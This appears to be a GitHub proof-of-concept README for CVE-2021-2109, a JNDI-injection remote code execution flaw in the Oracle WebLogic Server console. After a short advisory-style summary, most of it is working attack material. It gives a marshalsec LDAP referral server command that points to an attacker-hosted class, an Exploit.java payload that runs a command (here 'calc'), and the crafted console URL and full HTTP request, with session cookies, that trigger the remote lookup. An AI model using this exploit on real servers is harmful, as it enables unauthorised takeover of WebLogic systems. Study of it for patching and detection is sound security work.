 al1ex/cve-2021-2109
CVE-2021-2109 && Weblogic Server RCE via JNDI

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows high privileged attacker with network access via HTTP to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server. CVSS 3.1 Base Score 7.2 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H).


Login authentication required



java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://192.168.174.1:4444/#Exploit 1088

javac Exploit.java
import java.lang.Runtime;

public class Exploit {
    static {
        try {
            Runtime.getRuntime().exec("calc");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}


http://192.168.174.144:7001/console/console.portal?_nfpb=true&_pageLabel=EJBTestHomePage&EJBTestHomePagehandle=com.bea.console.handles.JndiContextHandle("ldap://192.168.174.1:1088/Exploit;AdminServer")&returnTo=al1ex

LDAP and HTTPServer logs:

GET /console/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.174;1:1088/Exploit;AdminServer%22) HTTP/1.1
Host: 192.168.174.144:7001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ADMINCONSOLESESSION=GZUoX_MV8_7OMiv-hhhzix8-zbfknZI4Prm_41N4vUPBEt1vP8mf!2017534379; Hm_lvt_eaa57ca47dacb4ad4f5a257001a3457c=1605675257,1605704689,1605871061,1606205262; JSESSIONID=6qYoDKwKLN2nLGhJiJ1CtcaxZ8ENfjTU7B2n0GmG5HTVDrJxPkg3!655738588
Connection: close
result in burpsuite:
result in weblogic server:
